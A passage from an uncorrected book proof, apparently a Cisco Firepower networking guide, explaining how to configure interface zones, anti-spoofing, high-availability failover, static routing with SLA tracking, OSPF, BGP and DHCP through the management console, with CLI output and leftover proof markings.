


Figure 21-13. Interface zone configuration

Notice the Propagate Security Group Tag checkbox. We will loop back to that later.
 When you click the IPv4 tab, you will see an option to configure using either Static, DHCP, or PPPoE.

207
208

this figure will be printed in b/w



Figure 21-14. IPv4 configuration

The Advanced tab allows you to add some security controls.

209

Good access rules are not effective if it's easy to impersonate the characteristics that the access rules look for. Anti-spoofing helps protect against impersonation attempts. There are numerous programs to generate packets with any chosen MAC and IP addresses with valid payloads; therefore, the ability to impersonate traffic is not difficult, but thanks to a concept called scoping, we can determine the scopes or zones from which certain types of traffic originate. For example, if 192.168.16.0/24 is used in the DMZ, it should not be present as source in the ingress of the Inside zone interface but rather only on the egress of the Inside zone interface. In other words, packets from any source in the DMZ should not be entering the inside interface as source but rather as destination.

Figure 21-15. Anti-spoofing and fragmentation

When considering fragmentation and firewalls, the most secure policy is not to fragment at the firewall. This is for two reasons: (a) it consumes resources from the firewall that could be dedicated to inspecting and/or normalizing traffic, and (b) it enables fragmentation-based firewall evasion techniques. For these reasons, it is best if you can avoid fragmentation at the firewall.

Field	Meaning	
Size	Interface IP reassembly queue size.	t1.1
Chain length	Max number of IP fragments per fragmented transport PDU.	t1.2
Timeout	Time to wait for the fragment reassembly.	t1.3
		t1.4
		222

To disable fragmentation for an interface, set the maximum chain size to 1. If that isn't practical at your organization, it is best practice to configure your network to minimize fragmentation as much as possible.

High Availability

High availability is important for minimizing outages. The primary type of high availability supported on Firepower is active/passive failover. It is not much different than with the legacy ASA firewalls.

To configure failover, start with two identical Firepower Threat Defense appliances added to the FMC. They should be cabled identically and have the same version of Threat Defense operating system. The secondary device does not need to have any configuration or licenses assigned. It will inherit those from the primary appliance. The appliances need to have at least one connection for failover and state traffic. You can use the same connection, if there isn't too much state traffic to saturate the link. The failover link is used to sync configuration, and the stateful failover link is used to sync application content between peers. There should not be any pending deployments. If there are any pending deployments, it is best practice to push them to the device before creating the HA pair.

this figure will be printed in b/w




Figure 21-16. Deploy changes to FTD

After verifying cabling and FTD versions, go to Devices and click Add ► High Availability.

this figure will be printed in b/w




Figure 21-17. Add ► High Availability

Create a name for the pair and select Firepower Threat Defense as the device type. Make sure you pick the correct firewall as the primary peer. The configuration from the primary will be pushed to the Secondary. If the existing configuration is on the firewall selected as secondary, it will be overwritten.

Figure 21-18. Configure failover links

Configure the links for failover. In my example, I am using a single link for both failover and state. Pick IP addresses that are not used elsewhere in your network. These don't need to be routable because they are only on the link between the appliances. For additional security, you can enable IPsec on the links.

Once you click Add, you need to wait for a while. Even once Tasks show the high availability deployment is complete, the health policy might not have caught up. The system may show the pair in a degraded state for a few minutes after it is created. Error messages about failover state are normal while high availability is stabilizing.



Figure 21-19. Failover state

247 After everything is synchronized, you will manage the pair as a single device. Use the pencil icon for the
 248 pair to edit the configuration for the pair.

this figure will be printed in b/w

FTD_Site1 High Availability								
FTD_HA1(Primary, Active) 172.20.1.29 - Routed	FTD for VMWare	6.6.1	N/A	Base, Threat (3 more...)	NetworkDiscovery			
FTD_HA2(Secondary, Standby) 172.20.1.24 - Routed	FTD for VMWare	6.6.1	N/A	Base, Threat (3 more...)	NetworkDiscovery			

Figure 21-20. HA pair created

249 Troubleshooting is slightly different. Troubleshooting is still individual to the firewall. Troubleshooting
 250 is almost always done on the active appliance. In our example, the primary appliance is active. If there is a
 251 failover event, then the secondary appliance will be active. You need to pay attention to which one is active
 252 before troubleshooting. To get into the troubleshooting menu, click the tool icon for the active appliance.

253 Containers

254 The Firepower 4100 and 9300 series appliances support containers. The result is like multiple context in
 255 ASAs, even though the implementation is different. A container allows you to have multiple distinct firewall
 256 application images running. They don't need to be the same version. They are completely isolated images
 257 that are allocated physical resources on the appliance.

258 Containers can be used for active/active failover in the same way as multi-context failover on the
 259 ASA. One physical appliance will host the active firewall for some instances, and the other will host the
 260 active firewall for other instances.

261 Lower-end appliances and the virtual appliances do not support this feature. For the virtual firewall,
 262 you can leverage your virtualization infrastructure to achieve a similar result. In that case, you will deploy
 263 multiple instances of the Threat Defense image and balance the load using tools available in VCenter.

264 Clustering

265 Clustering makes multiple appliances appear as a single appliance. This option is only available on the
 266 Firepower 4100 and 9300 series appliances. If you have a requirement for true active/active forwarding
 267 within a single logical firewall, this is a good option.

268 Clustering allows you to create a spanned port channel that appears as if it came from a single device.
 269 The devices on each side of the cluster will think that they are connected to a single appliance.

270 Routing

271 Firepower supports static routing, OSPFv2, OSPFv3, RIP, and BGP. Multicast routing is under the routing
 272 menu, but it is out of the scope of this book.

273 Did you notice that we didn't list EIGRP? The current version of Firepower does not allow EIGRP
 274 configuration from the Routing tab. It requires FlexConfig to push ASA configuration onto the appliances.

275 The concepts for routing protocols are the same as with routers, with a few limitations.

Static

276

Static routing is common on firewalls. In many implementations, you have a default route pointing to the outside interface and a summarized route for your internal networks.

277

278

If you have more than one path leaving the network, you may need multiple default routes with different metrics. Tracking can be used to determine if the primary path is degraded.

279

280

To create a tracking object, browse to Objects ► Object Management ► SLA Monitor. Click the button Add SLA Monitor. Provide an address to be monitored, a name, an ID, and the interface.

281

282

The screenshot shows the 'New SLA Monitor Object' configuration window. The fields are as follows:

- Name: Static_Tracking
- Description: Monitor if primary gateway is available.
- Frequency (seconds): 60 (range: 1-604800)
- SLA Monitor ID*: 1
- Threshold (milliseconds): (range: 0-60000)
- Timeout (milliseconds): 5000 (range: 0-604800000)
- Data Size (bytes): 28 (range: 0-16384)
- ToS: (range: 0-255)
- Number of Packets: 1
- Monitor Address*: 172.16.50.1
- Available Zones: DMZ, Inside, Outside (Outside is selected)
- Selected Zones/Interfaces: Outside

Buttons: Add, Cancel, Save

this figure will be printed in b/w

Figure 21-21. New SLA monitor object

After creating the object, browse to Devices ► Device Management and edit the firewall that needs the static route. Click the Routing tab. Depending on whether you already have a route created, either click Add Route or click the pencil to edit an existing route.

283

284

285

this figure will be printed in b/w




Figure 21-22. Static route

286 Pick the interface for the route. We named our interfaces Inside, Outside, and DMZ. Yours may differ.
 287 Select the networks that should be routed. We are creating a default route, so we selected any-ipv4. If you
 288 need to route specific networks, you need to create a network object. You can create one inline by using the
 289 plus button by Available Network. This allows you to create a network object. If you need to use a group on
 290 network objects, you should pre-create it under Object Management.

291 The gateway points to a host network object. We used the plus button to create a host network object
 292 containing the IP address of the next hop router.

293 Route tracking is optional. We are using the tracking object that we just created. When the tracking
 294 object shows that pings fail, it will remove the route. If we create a second static route with a less preferred
 295 (higher) metric, it will be used when the track fails.

296 Before the configuration is active, we need to deploy it. Once deployment is complete, we can look at
 297 the state of routing. Even though you can run commands through the Advanced Troubleshooting option for
 298 a device in the FMC, it is easier to use the CLI.

this figure will be printed in b/w

```
> show running-config sla monitor
sla monitor 1
  type echo protocol icmpEcho 172.16.50.1 interface Outside
  num-packets 2
sla monitor schedule 1 life forever start-time now
> show running-config route
route Outside 0.0.0.0 0.0.0.0 172.16.50.1 1 track 1
route Outside 0.0.0.0 0.0.0.0 172.16.50.2 10
> _
```

Figure 21-23. Routing Configuration

When I look at the routing table, we see that it is pointing to the less preferred route. This is because the default gateway is down. 299
300

```
> show route static

Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, U - UPN
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, + - replicated route
       SI - Static InterURF
Gateway of last resort is 172.16.50.2 to network 0.0.0.0

S*      0.0.0.0 0.0.0.0 [10/0] via 172.16.50.2, Outside

> _
```

Figure 21-24. Routing table

```
> show sla monitor operational-state 1
Entry number: 1
Modification time: 00:25:05.622 UTC Tue Sep 22 2020
Number of Octets Used by this Entry: 2056
Number of operations attempted: 10
Number of operations skipped: 0
Current seconds left in Life: Forever
Operational state of entry: Active
Last time this entry was reset: Never
Connection loss occurred: FALSE
Timeout occurred: TRUE
Over thresholds occurred: FALSE
Latest RTT (milliseconds): NoConnection/Busy/Timeout
Latest operation start time: 00:34:05.632 UTC Tue Sep 22 2020
Latest operation return code: Timeout
RTT Values:
RTTAvg: 0          RTTMin: 0          RTTMax: 0
NumOfRTT: 0       RTTSum: 0          RTTSum2: 0
```

Figure 21-25. Timeout in the SLA object

Once we fix the issue, we see routing to the primary gateway. 301

OSPF 302

The FMC supports two OSPF processes. Each process maintains its own topology table. If you want to share routes between processes, you need to redistribute. 303
304

305 When you set up a process, you need to pick Internal Router, ABR, ASBR, or ABR & ASBR. The selection
306 limits what you can configure. The process needs to be an ABR to allow multiple areas. It needs to be an
307 ASBR to allow redistribution.

308 In our example, we select ABR & ASBR so we can unlock all the options. In most cases, this is not what
309 you need in production.

this figure will be printed in b/w




Figure 21-26. Add Area

310 When you click Add Area, you configure the area ID and select the networks to advertise. For example
311 purposes, we selected any-ipv4. In most cases, you want to be more specific. It is best practice to create a
312 custom network object group to use. The options for area type are normal, stub, or NSSA. The use of these
313 options aligns with routers. If you scroll down in the Add Area frame, you will see authentication options.
314 The FMC supports MD5 or cleartext passwords. After setting up the areas, we configure interfaces that
315 will participate in OSPF. Click the Interfaces tab and add interfaces. In many cases, you will use the default
316 settings.




Figure 21-27. Add interface to OSPF

If required, you can change hello times, configure authentication passwords or key chains, and configure unicast neighbors from this window.

AU13

If you need to redistribute into OSPF, click the Redistribute tab. The configuration is similar to routers. If you need to control redistribution, you can create a route map. You can create the route map from this window or from Object Management. Ensure that you select Use Subnets. Otherwise, it will default to only redistributing classful networks.




Figure 21-28. Redistribution in OSPF

this figure will be printed in b/w

317
318
319
320
321
322

this figure will be printed in b/w

Once you are done with routing, deploy your changes to the appliances.

BGP

For organizations with several inside- and outside-facing interfaces, OSPF may be used for interior routing, and BGP may be used for external routing. BGP is configured in two parts on the FMC. You configure the autonomous system and general process-level settings under General Settings. Then you configure address families under the virtual router and address family.

AU14

this figure will be printed in b/w





Figure 21-29. BGP General Settings

After enabling the process, you can add networks to the address family. Select IPv4 under BGP, and then go to the Networks tab. Click the Add button. When you add a network in BGP, it needs to have an exact match in the routing table for it to advertise it. If BGP is not advertising any network, verify that the advertised networks match exactly with what is in the routing table. Using the command line to show route is the easiest way to see the routing table.

If you want to use aggregates (summaries), that can be done with the Aggregate tab. For an aggregate to be advertised, some component of the aggregate needs to be advertised already.



this figure will be printed in b/w

Figure 21-30. Add network to BGP

When you configure a neighbor, you can control what is sent to the neighbor and what is received from the neighbor. The options are the same as with a router, except the FMC uses a web interface. The options to control incoming and outgoing prefixes require objects. You can use the plus button to create objects on the fly or use Object Management. The content of the objects is the same as with routers.

329
330
331
332

Uncorrected Proof

this figure will be printed in b/w




Figure 21-31. BGP Add Neighbor

DHCP Server

333
334
335
336

In an enterprise network, address assignment is usually the role of a dedicated server. However, the Firepower firewalls can act as a DHCP server or a proxy for a DHCP server.

DHCP is configured from the DHCP tab of a device's configuration.

Device Routing Interfaces Inline Sets **DHCP**

Ping Timeout
 (10 - 10000 ms)

Lease Length
 (300 - 10,48,575 sec)

Auto-Configuration

Interface

Override Auto Configured Settings:

Domain Name

Primary DNS Server
 +

Primary WINS Server
 +

Secondary DNS Server
 +

Secondary WINS Server
 +

Server **Advanced**

Interface	Address Pool	Enable DHCP Server
Inside	192.168.14.100-192.168.14.150	<input checked="" type="checkbox"/>

this figure will be printed in b/w

Figure 21-32. DHCP server

You can automatically obtain options for domain suffix, DNS, and WIN; or you can manually configure them. In the Server section, add a pool of addresses by using the Add button. If you need additional options, click the Advanced tab. This may be needed for VoIP phones that require Option 150 to find their TFTP server.

If you prefer to relay an enterprise DHCP server, click DHCP Relay. Set the interfaces that will listen for DHCP requests in the DHCP Relay Agent tab. Click the DHCP Servers tab and configure information to find the DHCP server. This is similar to using IP helper address on a router. You cannot have a relay and a server on the same interface.

AU15

337
 338
 339
 340
 341
 342
 343
 344

this figure will be printed in b/w

